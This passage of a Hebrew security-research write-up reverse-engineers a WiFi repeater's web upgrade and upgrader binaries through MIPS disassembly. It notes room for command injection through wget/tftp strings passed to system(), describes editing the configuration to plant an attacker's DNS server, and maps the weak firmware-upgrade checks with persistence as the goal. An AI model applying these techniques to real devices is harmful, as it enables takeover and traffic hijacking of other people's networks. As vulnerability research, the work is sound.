's'  .rodata:004061...  00000007  C  ftp://
's'  .rodata:004061...  00000047  C  cd /var/;/usr/bin/wget ftp://%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:004061...  0000004D  C  cd /var/;/usr/bin/wget ftp://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:004061...  00000044  C  /usr/bin/tftp -g -r %s -l /var/image.img %s %s >/var/tftp.log 2>&1\n
's'  .rodata:004062...  00000015  C  rm /var/tftp.log -rf
's'  .rodata:004062...  0000000D  C  #!/bin/sh\n%s
```

נסתכל במחרוזת של ה-TFTP:

```
loc_40505C:
lw      $v0, 0x148+var_128($sp)  # Load Word
addiu   $s1, $sp, 0x148+var_110  # Add Immediate Unsigned
lw      $a3, 0x148+var_118($sp)  # Load Word
lui     $a2, 0x40        # Load Upper Immediate
move    $a0, $s1         # s
sw      $v0, 0x148+var_138($sp)  # Store Word
la      $a2, aUsrBinTftpGRSL  # "/usr/bin/tftp -g -r %s -l /var/image.im"...
lw      $v0, 0x148+var_11C($sp)  # Load Word
li      $a1, 0x100       # maxlen
la      $t9, snprintf    # Load Address
jalr    $t9 ; snprintf   # Jump And Link Register
sw      $v0, 0x148+var_134($sp)  # Store Word
lui     $a0, 0x40        # Load Upper Immediate
lw      $gp, 0x148+var_130($sp)  # Load Word
la      $t9, system      # Load Address
jalr    $t9 ; system     # Jump And Link Register
la      $a0, aRmVarImageImgR  # "rm /var/image.img -rf"
lui     $a0, 0x40        # Load Upper Immediate
lw      $gp, 0x148+var_130($sp)  # Load Word
la      $t9, system      # Load Address
jalr    $t9 ; system     # Jump And Link Register
la      $a0, aRmVarTftpLogRf  # "rm /var/tftp.log -rf"
lui     $a0, 0x40        # Load Upper Immediate
move    $a1, $s1
jal     UPG_CreateScript  # Jump And Link
la      $a0, aBinShS     # "#!/bin/sh\n%s"
li      $v0, 1           # Load Immediate
lw      $gp, 0x148+var_130($sp)  # Load Word
lui     $a1, 0x40        # Load Upper Immediate
sw      $v0, 0x148+var_138($sp)  # Store Word
lui     $v0, 0x41        # Load Upper Immediate
la      $t9, PC_StateMachine  # Load Address
la      $v0, s_ucTftpStateMachine  # Load Address
lui     $a3, 0x40        # Load Upper Immediate
la      $a1, aTftp       # "tftp"
la      $a3, UPG_ProcCtrl  # Load Address
move    $a0, $zero
sw      $v0, 0x148+var_134($sp)  # Store Word
jalr    $t9 ; PC_StateMachine  # Jump And Link Register
li      $a2, 1           # Load Immediate
lw      $gp, 0x148+var_130($sp)  # Load Word
bnez    $v0, loc_4051C8  # Branch on Not Zero
lui     $v0, 0x44D       # Load Upper Immediate
```

נראה שהפעם משתמשים ב-Buffer בגודל 256 תווים על סטרינג שממנו נשאר לנו 188 תווים להזרקה, עם Buffer כזה נוכל להשתמש בהזרקה בהרבה יותר קלות.


השגת Persistency על הרכיב: שלב התכנון

הכיוון הראשון שלי היה לבדוק את השלב בו הרכיב שומר את הקונפיגורציה. נראה שאם הרכיב מסוגל לשמור את סיסמאת ה-WiFi שלי אז כנראה יש לו מקום כלשהו לשמור את הקונפיגורציה שלו ואולי אני אוכל להשתמש במקום הזה כדי להשיג persistency.


התחלתי לחפש בקובץ webupg ומצאתי כמה פונקציות מעניינות בשם:

- UPGCGI_DoConfig_Upgrade
- UPGCGI_DoFirmware_Upgrade
- UPGCGI_DownloadFile

נרצה להתחקות אחרי תהליך השדרוג של הקונפיגורציה וה-Firmware כדי להבין איך המכשיר שומר דברים באופן קבוע. נסתכל על הפונקציה UPGCGI_DownloadFile:



נראה שהפונקציה יוצרת process חדש אשר קורא לכלי בשם upgrader:




```
loc_40351C:
la      $t9, strcmp       # Load Address
move    $a0, $s0          # s1
jalr    $t9 ; strcmp      # Jump And Link Register
addiu   $a1, (aDownloadconfig - 0x400000)  # "downloadConfig"
lw      $gp, 0x38+var_28($sp)  # Load Word
bnez    $v0, loc_403548   # Branch on Not Zero
lui     $a1, 0x40         # Load Upper Immediate
```

נראה שאנחנו צריכים להעביר בפרמטר name (שקובע איזה פעולה סקריפט ה-CGI יעשה) את הערך downloadConfig כדי לקרוא לפונקציה. כאשר פניתי לרכיב עם הפרמטר downloadConfig שיוביל אותי לפונקציה, ירד אל המחשב שלי קובץ XML אשר מכיל את הקונפיגורציה:

```
<X_TWSZ-COM_UsrDNSServers t="s"></X_TWSZ-COM_UsrDNS
<DNSServers t="s"></DNSServers>
<DNSOverrideAllowed t="b">0</DNSOverrideAllowed>
<DNSEnabled t="b">1</DNSEnabled>
```

כמובן לא אעבור על כל הקובץ אבל נשים לב שהוא שומר קונפיגורציה של דברים כגון שרתי DNS ושאר הגדרות תקשורתיות מעניינות. נסתכל על הפונקציה UPGCGI_DoConfig_Upgrade:




```
addiu   $sp, -0x50        # Add Immediate Unsigned
sw      $ra, 0x50+var_4($sp)  # Store Word
li      $gp, 0x41E360     # Load Immediate
sw      $gp, 0x50+var_20($sp)  # Store Word
la      $t9, fork         # Load Address
jalr    $t9 ; fork        # Jump And Link Register
sw      $zero, 0x50+var_18($sp)  # Store Word
lw      $gp, 0x50+var_20($sp)  # Load Word
bltz    $v0, loc_402024   # Branch on Less Than Zero
nop

bnez    $v0, loc_401FE0   # Branch on Not Zero
lui     $v0, 0x40         # Load Upper Immediate

lui     $a0, 0x40         # Load Upper Immediate
la      $v0, aP           # "-p"
la      $a0, aUpgrader    # "upgrader"
sw      $v0, 0x50+var_40($sp)  # Store Word
lui     $v0, 0x40         # Load Upper Immediate
move    $a1, $a0          # arg
la      $v0, aVarConfigImg  # "/var/config.img"
lui     $a2, 0x40         # Load Upper Immediate
sw      $v0, 0x50+var_3C($sp)  # Store Word
la      $v0, aU           # "-u"
lui     $a3, 0x40         # Load Upper Immediate
sw      $v0, 0x50+var_38($sp)  # Store Word
la      $v0, aUpgcgi      # "UPGCGI"
la      $a2, aC           # "-c"
sw      $v0, 0x50+var_34($sp)  # Store Word
la      $v0, aM           # "-m"
la      $a3, asc_405980   # "3"
sw      $v0, 0x50+var_30($sp)  # Store Word
lui     $v0, 0x42         # Load Upper Immediate
la      $t9, execlp       # Load Address
la      $v0, s_DeviceMode  # Load Address
sw      $v0, 0x50+var_2C($sp)  # Store Word
jalr    $t9 ; execlp      # Jump And Link Register
sw      $zero, 0x50+var_28($sp)  # Store Word
lw      $gp, 0x50+var_20($sp)  # Load Word
```

נראה שגם היא קוראת לכלי השדרוג כדי לשדרג את הקונפיגורציה. כלומר, עכשיו שיש לנו קובץ קונפיגורציה תקין נוכל לערוך אותו, ולשים (לדוגמא) שרת DNS משלנו כך שכל מי שמחובר דרך ה-Repeater יגיע לאתרים שאני אכוון עליהם, זה יכול להיות ווקטור תקיפה להמשך השתלטות על מכשירים נוספים של הקורבן.


אך מכיוון שאנו רוצים להשיג persistence על המכשיר נתמקד מעכשיו בתהליך שדרוג ה-firmware כי אם נוכל להחליף את מערכת הקבצים או הקרנל - נוכל לגרום למכשיר לעשות מה שנרצה.

נסתכל האם יש בדיקות תקינות כלשהן שקובץ ה-firmware או קונפיגורציה עוברים:



כמו שניתן לראות, גם במקרה של ה-Firmware וגם בקונפיגורציה (במקרה של קונפיגורציה הקריאה לא נכנסה לתמונה) נקראת הפונקציה UPGCGI_UploadSingle ורק במידה והיא מחזירה 0 נקרא השדרוג.

נפרט בפונקציה רק את החלקים הרלוונטים:




במידה ומדובר בשדרוג firmware נקראים 112 בתים מהקובץ שמועלה (בהמשך נגלה שזה הגודל של ה-Header של קובץ השדרוג) ולאחר העתקה ל-buffer בודקים אם יש מחרוזת עם הערך "DRACO_DB_AP" בהיסט 32 מתחילת הקובץ, מעבר לכך אין שום בדיקות מעניינות חוץ מבדיקות גודל של הקובץ.

נשים לב כי גם הפונקציה UPGCGI_DoFirmware_Upgrade משתמשת באותו בינארי בשם upgrader כדי לשדרג את ה-firmware לכן כדי להמשיך להתחקות אחר תהליך השדרוג נסתכל על קובץ זה.

יש לציין שניסיתי לחפש קובץ שדרוג באתר של היצרן כדי לחסוך את עבודת ההנדסה לאחור של תהליך השדרוג אך היצרן לא פירסם קובץ כזה.

כאשר אנחנו פותחים את הקובץ upgrader ב-Ida נראה שמעבר לקריאת לפונקציית האתחול שמאתחלת IPC API, התוכנית רצה בלולאה ומפרסרת את הפרמטרים שהביאו לה:



ה-IPC API משמש לצורך החזרת ערך אשר יציין אם הריצה של הכלי הצליחה או לא.

יש לציין שהנדסתי לאחור גם את ה-API הנ"ל אך הוא לא רלוונטי למטרה שלנו לכן לא אתמקד בו. ניתן לראות שהפונקציה משתמשת בפונקציה getopt על מנת לפרסר ארגומנטים. אחד הפרמטרים שמעבירים לפונקציה היא רשימה של כל הדגלים שהיא מקבלת מופרדים ב-":", כלומר - האופציות שהכלי יודע לקבל הם: c, p, u, w, m


הפונקציה רצה ובודקת כל פעם איזה דגל getopt החזיר הפעם (ערך ההחזרה של getopt הוא התו של הדגל שכרגע מפרסרים).

אסביר בקצרה על כל אופציה:

- **אופציה c:** ערך מספרי בין 1 ל-3 אשר מציין את הפעולה המבוקשת. כאשר הערך 1 מציין שדרוג firmware, הערך 2 מציין קריאת קובץ קונפיגורציה והערך מציין 3 כתיבת קובץ קונפיגורציה.

- **אופציה w:** ערך מספרי 1 או 0. במידה והערך הוא 0 בשדרוג firmware - הקונפיגורציה תמחק, אחרת הקונפיגורציה נשארת.

- **אופציה p:** שם הקובץ שישמש לפעולה, כלומר אם בחרנו לקרוא את הקונפיגורציה זה יהיה השם של הקובץ שיקרא, אם בחרנו בכתיבת הקונפיגורציה או שדרוג - זה הקובץ שישמש למטרה זו:




- **אופציה u:** מחרוזת אשר מציינת איזה process קרא לכלי, כאשר הכלי מעבד את המחרוזת שניתנה לו. באופציה זו הוא בודק את המחרוזת מול רשימה ידועה מראש של process-ים וממיר אותם ל-ID שלהם ב-IPC API. במידה והוא לא מוצא מוחזר 1- ומודפסת הודעת שגיאה מתאימה.


- **אופציה m:** מחרוזת אשר מציינת את ה-MID, שהוא ה-ID של ה-process שקרא לכלי.

- **אופציה l:** ערך בין 0 ל-1. במידה והועבר 0 נמחק ה-Log של המערכת.


בקובץ יש פונקציה מעניינות בשם UPG_UpdateImg.



